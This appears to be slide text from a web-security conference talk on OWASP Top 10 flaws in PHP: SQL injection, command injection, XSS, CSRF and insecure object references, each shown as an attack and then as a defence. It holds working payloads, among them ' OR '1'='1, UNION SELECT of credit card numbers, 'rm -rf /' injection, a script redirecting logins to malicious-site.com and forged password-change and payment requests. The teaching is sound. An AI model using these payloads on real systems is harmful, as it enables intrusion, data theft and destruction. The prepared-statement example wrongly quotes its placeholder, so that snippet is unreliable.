Hacking Your Way
To Better Security
Colin O’Dell
@colinodell
Lead Web Developer at Unleashed Technologies
PHP developer since 2002
league/commonmark maintainer
PHP 7 Migration Guide e-book author
php[world] 2015 CtF winner
Goals
Explore several top security vulnerabilities from the
perspective of an attacker.
1. Understand how to detect and exploit common
vulnerabilities
2. Learn how to protect against those vulnerabilities
Disclaimers
1.NEVER test systems that aren’t yours without
explicit permission.
2.Examples in this talk are fictional, but the
vulnerability behaviors shown are very real.
OWASP Top 10
OWASP Top 10

Regular publication by The Open Web Application
Security Project
Highlights the 10 most-critical web application
security risks
SQL Injection

Modifying SQL statements to:
Spoof identity
Tamper with data
Disclose hidden information
SQL Injection
Basics
$value = $_REQUEST['value'];
SELECT * FROM x WHERE y = '[MALICIOUS CODE HERE]' ";
$sql = "SELECT * FROM x WHERE y = '$value' ";
$database->query($sql);

Username
Password
Log In
admin
password

Username
Password
Log In
admin
password'
Invalid username or password. Please double-check and try again.

Username
Password
Log In
admin
Unknown error.


tail –n 1 /var/log/apache2/error.log
MySQL error: You have an error in your SQL syntax;
check the manual that corresponds to your MySQL
server version for the right syntax to use near
"password'" at line 1.
tail –n 1 /var/log/mysql/query.log
SELECT * FROM users WHERE username = 'admin' AND
password = 'password'';
$
$
tail –n 1 /var/log/apache2/error.log
MySQL error: You have an error in your SQL syntax;
check the manual that corresponds to your MySQL
server version for the right syntax to use near
"password'" at line 1.
tail –n 1 /var/log/mysql/query.log
SELECT * FROM users WHERE username = 'admin' AND
password = 'password'';
$
$
~~

Username
Password
Log In
admin
' test
Unknown error.

Username
Password
Log In
admin
Unknown error.

tail –n 1 /var/log/apache2/error.log
MySQL error: You have an error in your SQL syntax;
check the manual that corresponds to your MySQL
server version for the right syntax to use near
"' test" at line 1.
tail –n 1 /var/log/mysql/query.log
SELECT * FROM users WHERE username = 'admin' AND
password = '' test';
$
$

tail –n 1 /var/log/apache2/error.log
MySQL error: You have an error in your SQL syntax;
check the manual that corresponds to your MySQL
server version for the right syntax to use near
"' test" at line 1.
tail –n 1 /var/log/mysql/query.log
SELECT * FROM users WHERE username = 'admin' AND
password = '' test';
$
$
~~~~~~~~
~~~~~~~~


SELECT * FROM users WHERE username = 'admin' AND
password = '' test';
SELECT * FROM users WHERE username = 'admin' AND
password = '';
SELECT * FROM users WHERE username = 'admin' AND
password = '' OR (something that is true);
SELECT * FROM users WHERE username = 'admin' AND
(true);
SELECT * FROM users WHERE username = 'admin';

SELECT * FROM users WHERE username = 'admin' AND
password = '' test ';
' test
SELECT * FROM users WHERE username = 'admin' AND
password = '' test ';

SELECT * FROM users WHERE username = 'admin' AND
password = '' test ';
' test
~~~~~~~~~~~~~~~~~~~~
SELECT * FROM users WHERE username = 'admin' AND
password = ' ';
SELECT * FROM users WHERE username = 'admin' AND
password = ' ';

SELECT * FROM users WHERE username = 'admin' AND
password = '' ';
SELECT * FROM users WHERE username = 'admin' AND
password = '' ';
'
~~~~

SELECT * FROM users WHERE username = 'admin' AND
password = '' ' ';
SELECT * FROM users WHERE username = 'admin' AND
password = '' ' ';
' '
~~~~~~~~~~~~~~~~

SELECT * FROM users WHERE username = 'admin' AND
password = '' OR ' ';
SELECT * FROM users WHERE username = 'admin' AND
password = '' OR ' ';
' OR '

SELECT * FROM users WHERE username = 'admin' AND
password = '' OR '1 ' ';
SELECT * FROM users WHERE username = 'admin' AND
password = '' OR '1 ' ';
' OR '1 '
~~~~

SELECT * FROM users WHERE username = 'admin' AND
password = '' OR '1' ' ';
SELECT * FROM users WHERE username = 'admin' AND
password = '' OR '1' ' ';
' OR '1' '
~~~~~~~~~

SELECT * FROM users WHERE username = 'admin' AND
password = '' OR '1'=' ';
SELECT * FROM users WHERE username = 'admin' AND
password = '' OR '1'=' ';
' OR '1'='

SELECT * FROM users WHERE username = 'admin' AND
password = '' OR '1'='1';
SELECT * FROM users WHERE username = 'admin' AND
password = '' OR '1'='1';
' OR '1'='1

Username
Password
Log In
admin
' OR '1'='1
Unknown error.

Welcome Admin!
Admin Menu:
Give customer money
Take money away
Review credit card applications
Close accounts

Blind SQL Injection
Blind SQL Injection

Invalid username or password. Please double-check and try again.
Unknown error.
Valid query (empty result)
Invalid query
Welcome Admin! Valid query (with result)
' AND (SELECT id FROM user LIMIT 1) = '
Username
Password
admin
Log In
Real-Time MySQL View

' AND (SELECT id FROM user LIMIT 1) = '
Username
Password
admin
Unknown error.
Log In
Error LogQuery Log
SELECT * FROM users WHERE username = 'admin' AND
password = '' AND (SELECT id FROM user LIMIT 1) = '';

' AND (SELECT id FROM user LIMIT 1) = '
Username
Password
admin
Unknown error.
Log In
Query Log
MySQL error: Unknown table 'user'.
Error Log


' AND (SELECT id FROM users LIMIT 1) = '
Username
Password
admin
Unknown error.
Log In
Query Log
MySQL error: Unknown table 'user'.
Error Log
' AND (SELECT id FROM users LIMIT 1) = '
Username
Password
admin
Invalid username or password. Please double-check and try again.
Log In
SQL Injection - Data Disclosure

http://www.onlinebookstore.com/books/123
SELECT * FROM books WHERE id = 123
$id = …;
$sql = "SELECT title, author, price FROM books
WHERE id = " . $id;
$data = $database->query($sql);
{
'title' => 'The Great Gatsby',
'author' => 'F. Scott Fitzgerald',
'price' => 9.75
}
SQL Injection - Data Disclosure

http://www.onlinebookstore.com/books/99999
SELECT * FROM books WHERE id = 99999
$id = …;
$sql = "SELECT title, author, price FROM books
WHERE id = " . $id;
$data = $database->query($sql);
{
}
SQL Injection - Data Disclosure

http://www.onlinebookstore.com/books/?????
SELECT * FROM books WHERE id = ?????
$id = …;
$sql = "SELECT title, author, price FROM books
WHERE id = " . $id;
$data = $database->query($sql);
{
'title' => '',
'author' => '',
'price' => 0.00
}

SQL UNION Query
Column 1 Column 2 Column 3
The Great Gatsby F. Scott Fitzgerald 9.75
Column 1 Column 2 Column 3
Foo Bar 123
Column 1 Column 2 Column 3
The Great Gatsby F. Scott Fitzgerald 9.75
Foo Bar 123
UNION

SQL UNION Query
Column 1 Column 2 Column 3
The Great Gatsby F. Scott Fitzgerald 9.75
Column 1 Column 2 Column 3
(SELECT) 1 1
Column 1 Column 2 Column 3
The Great Gatsby F. Scott Fitzgerald 9.75
(SELECT) 1 1
UNION

SQL UNION Query
Column 1 Column 2 Column 3
(empty)
Column 1 Column 2 Column 3
(SELECT) 1 1
Column 1 Column 2 Column 3
(SELECT) 1 1
UNION
SQL Injection - Data Disclosure

http://www.onlinebookstore.com/books/99999 UNION SELECT number FROM creditcards
SELECT * FROM books WHERE id = ?????
$id = …;
$sql = "SELECT title, author, price FROM books
WHERE id = " . $id;
$data = $database->query($sql);
{
'title' => '',
'author' => '',
'price' => 0.00
}
SQL Injection - Data Disclosure


http://www.onlinebookstore.com/books/99999 UNION SELECT number AS 'title', 1 AS
'author', 1 AS 'price' FROM creditcards
SELECT * FROM books WHERE id = ?????
$id = …;
$sql = "SELECT title, author, price FROM books
WHERE id = " . $id;
$data = $database->query($sql);
{
'title' => '',
'author' => '',
'price' => 0.00
}
SQL Injection - Data Disclosure
http://www.onlinebookstore.com/books/99999 UNION SELECT number AS 'title', 1 AS
'author', 1 AS 'price' FROM creditcards
SELECT * FROM books WHERE id = 99999 UNION
SELECT number AS 'title', 1 AS 'author', 1 AS
'price' FROM creditcards
$id = …;
$sql = "SELECT title, author, price FROM books
WHERE id = " . $id;
$data = $database->query($sql);
{
'title' => '',
'author' => '',
'price' => 0
}

SQL Injection - Data Disclosure
http://www.onlinebookstore.com/books/99999 UNION SELECT number AS 'title', 1 AS
'author', 1 AS 'price' FROM creditcards
SELECT * FROM books WHERE id = 99999 UNION
SELECT number AS 'title', 1 AS 'author', 1 AS
'price' FROM creditcards
$id = …;
$sql = "SELECT title, author, price FROM books
WHERE id = " . $id;
$data = $database->query($sql);
{
'title' => '4012-3456-7890-1234',
'author' => 1,
'price' => 1
}
Protecting Against
SQL Injection
$value = $_REQUEST['value'];
$sql = "SELECT * FROM x WHERE y = '$value' ";
$database->query($sql);
Protecting Against
SQL Injection

Block input with special
characters
Protecting Against
SQL Injection
Block input with special
characters
Escape user input
$value = $_REQUEST['value'];
$escaped = mysqli_real_escape_string($value);
$sql = "SELECT * FROM x WHERE y = '$escaped' ";
$database->query($sql);
' OR '1' = '1 ' OR '1' = '1
mysqli_real_escape_string()
SELECT * FROM x WHERE y = '' OR '1' = '1'
Protecting Against
SQL Injection
Block input with special
characters
Escape user input
$value = $_REQUEST['value'];
$escaped = mysqli_real_escape_string($value);
$sql = "SELECT * FROM x WHERE y = '$escaped' ";
$database->query($sql);
' OR '1' = '1 ' OR '1' = '1
mysqli_real_escape_string()
SELECT * FROM x WHERE y = '' OR '1' = '1'
Protecting Against
SQL Injection
Block input with special
characters
Escape user input
Use prepared statements
$mysqli = new mysqli("localhost", "user", "pass", "db");
$q = $mysqli->prepare("SELECT * FROM x WHERE y = '?' ");
$q->bind_param(1, $_REQUEST['value']);
$q->execute();
Native PHP:
● mysqli
● pdo_mysql
Frameworks / Libraries:
● Doctrine
● Eloquent
● Zend_Db
Other Types of Injection
NoSQL databases
OS Commands
LDAP Queries
SMTP Headers
$file = $_GET['filename'];
shell_exec("rm uploads/{$file}");
/rm.php?filename=foo.jpg+%26%26+rm+-rf+%2F
rm uploads/foo.jpg && rm -rf /
XSS
Cross-Site Scripting
Injecting code into the webpage
(for other users)
• Execute malicious scripts
• Hijack sessions
• Install malware
• Deface websites
XSS Attack
Basics $value = $_POST['value'];
$value = $rssFeed->first->title;
$value = db_fetch('SELECT value FROM table');
<?php echo $value ?>
Raw code/script
is injected onto a page

XSS – Cross-Site Scripting Basics
Snipicons by Snip Master licensed under CC BY-NC 3.0.
Cookie icon by Daniele De Santis licensed under CC BY 3.0.
Hat image from http://www.yourdreamblog.com/wp-content/uploads/2013/04/blackhat.png
Logos are copyright of their respective owners.
<form id="evilform"
action="https://facebook.com/password.php"
method="post">
<input type="password" value="hacked123">
</form>
<script>
document.getElementById('evilform').submit();
</script>

XSS – Cross-Site Scripting

short.ly
Paste a URL here Shorten

XSS – Cross-Site Scripting
short.ly
http://www.colinodell.com Shorten
XSS – Cross-Site Scripting
short.ly
http://www.colinodell.com Shorten
Short URL: http://short.ly/b7fe9
Original URL: http://www.colinodell.com


XSS – Cross-Site Scripting
short.ly
Please wait while we redirect you to
http://www.colinodell.com

XSS – Cross-Site Scripting
short.ly

<script>alert('hello world!');</script> Shorten

XSS – Cross-Site Scripting
short.ly
<script>alert('hello world!');</script> Shorten
Short URL: http://short.ly/3bs8a
Original URL:
hello world!
OK
X
XSS – Cross-Site Scripting
short.ly
<script>alert('hello world!');</script> Shorten
Short URL: http://short.ly/3bs8a
Original URL:

<p>
Short URL:
<a href="…">http://short.ly/3bs8a</a>
</p>
<p>
Original URL:
<a href="…"><script>alert('hello world!');</script></a>
</p>
XSS – Cross-Site Scripting

short.ly
<iframe src="https://www.youtube.com/embed/dQw4w9WgXcQ"> Shorten
XSS – Cross-Site Scripting

short.ly
<iframe src="https://www.youtube.com/embed/dQw4w9WgXcQ"> Shorten
Short URL: http://short.ly/3bs8a
Original URL:
XSS – Cross-Site Scripting
short.ly
Please wait while we redirect you to

XSS – Cross-Site Scripting
document.getElementById('login-form').action =
'http://malicious-site.com/steal-passwords.php';
Protecting Against
XSS Attacks
$value = $_POST['value'];
$value = db_fetch('SELECT value FROM table');
$value = $rssFeed->first->title;
<?php echo $value ?>
Protecting Against
XSS Attacks
• Filter user input
$value = strip_tags($_POST['value']);
$value = strip_tags(
db_fetch('SELECT value FROM table')
);
$value = strip_tags($rssFeed->first->title);
<?php echo $value ?>
Protecting Against
XSS Attacks
• Filter user input
• Escape user input
$value = htmlspecialchars($_POST['value']);
$value = htmlspecialchars(
db_fetch('SELECT value FROM table')
);
$value = htmlspecialchars($rssFeed->first->title);
<?php echo $value ?>
<script> &lt;script&gt;
htmlspecialchars()
Protecting Against
XSS Attacks
• Filter user input
• Escape user input
• Escape output
$value = $_POST['value'];
$value = db_fetch('SELECT value FROM table');
$value = $rssFeed->first->title;
<?php echo htmlspecialchars($value) ?>

Protecting Against
XSS Attacks
• Filter user input
• Escape user input
• Escape output
{{ some_variable }}
{{ some_variable|raw }}


CSRF
Cross-Site Request Forgery
Execute unwanted actions on
another site which user is logged in
to.
• Change password
• Transfer funds
• Anything the user can do

CSRF – Cross-Site Request Forgery
Hi Facebook! I am
colinodell and my
password is *****.
Welcome Colin!
Here’s your
news feed.
Snipicons by Snip Master licensed under CC BY-NC 3.0.
Cookie icon by Daniele De Santis licensed under CC BY 3.0.
Hat image from http://www.yourdreamblog.com/wp-content/uploads/2013/04/blackhat.png
Logos are copyright of their respective owners.

CSRF – Cross-Site Request Forgery
Hi other website!
Show me your
homepage.
Sure, here you go!
Snipicons by Snip Master licensed under CC BY-NC 3.0.
Cookie icon by Daniele De Santis licensed under CC BY 3.0.
Hat image from http://www.yourdreamblog.com/wp-content/uploads/2013/04/blackhat.png
Logos are copyright of their respective owners.

<form id="evilform"
action="https://facebook.com/password.php"
method="post">
<input type="password" value="hacked123">
</form>
<script>
document.getElementById('evilform').submit();
</script>
CSRF – Cross-Site Request Forgery
<form id="evilform"
action="https://facebook.com/password.php"
method="post">
<input type="password" value="hacked123">
</form>
<script>
document.getElementById('evilform').submit();
</script>
CSRF – Cross-Site Request Forgery
<form id="evilform"
action="https://facebook.com/password.php"
method="post">
<input type="password" value="hacked123">
</form>
<script>
document.getElementById('evilform').submit();
</script>

Tell Facebook we want to
change our password to
hacked123
Snipicons by Snip Master licensed under CC BY-NC 3.0.
Cookie icon by Daniele De Santis licensed under CC BY 3.0.
Hat image from http://www.yourdreamblog.com/wp-content/uploads/2013/04/blackhat.png
Logos are copyright of their respective owners.
CSRF – Cross-Site Request Forgery
<form id="evilform"
action="https://facebook.com/password.php"
method="post">
<input type="password" value="hacked123">
</form>
<script>
document.getElementById('evilform').submit();
</script>
Hi Facebook! Please
change my password
to hacked123.
Snipicons by Snip Master licensed under CC BY-NC 3.0.
Cookie icon by Daniele De Santis licensed under CC BY 3.0.
Hat image from http://www.yourdreamblog.com/wp-content/uploads/2013/04/blackhat.png
Logos are copyright of their respective owners.
Done!
CSRF – Cross-Site Request Forgery

short.ly
<img src="https://paypal.com/pay?email=me@evil.com&amt=9999"> Shorten
CSRF – Cross-Site Request Forgery

short.ly
Please wait while we redirect you to
X

Protecting Against
CSRF Attacks
Only use POST requests?
Protecting Against
CSRF Attacks
Only use POST requests?
NO!
POST requests are vulnerable too
Common Misconceptions:
“<img> tags can only make GET requests”
“If a user doesn’t click a form it won’t submit”
Protecting Against
CSRF Attacks
Only use POST requests?
Use a secret cookie?

Protecting Against
CSRF Attacks
Only use POST requests?
Use a secret cookie?
NO!
Cookies are sent on every
request.

Protecting Against
CSRF Attacks
Only use POST requests?
Use a secret cookie?
Use random CSRF tokens
YES!
<input type="hidden" name="token"
value="ao3i4yw90sae8rhsdrf">
1. Generate a random string per user.
2. Store it in their session.
3. Add to form as hidden field.
4. Compare submitted value to session
1. Same token? Proceed.
2. Different/missing? Reject the request.




Insecure
Direct Object
References
Access & manipulate objects you
shouldn’t have access to



Insecure Direct Object References
Beverly Cooper
Insecure Direct Object References

Protecting Against
Insecure Direct
Object References
Check permission on
data input
• URL / route parameters
• Form field inputs
• Basically anything that’s an ID
• If they don’t have permission,
show a 403 (or 404) page
Protecting Against
Insecure Direct
Object References
Check permission on
data input
Check permission on
data output
• Do they have permission to
access this object?
• Do they have permission to
even know this exists?
• This is not “security through
obscurity”
Sensitive Data
Exposure
Security
Misconfiguration

Components with
Known Vulnerabilities

http://www.example.com/CHANGELOG


http://www.example.com/composer.lock

http://www.example.com/.git/
http://www.example.com/.env

http://www.example.com/robots.txt
Sensitive Data Exposure

Sensitive Data Exposure - CHANGELOG
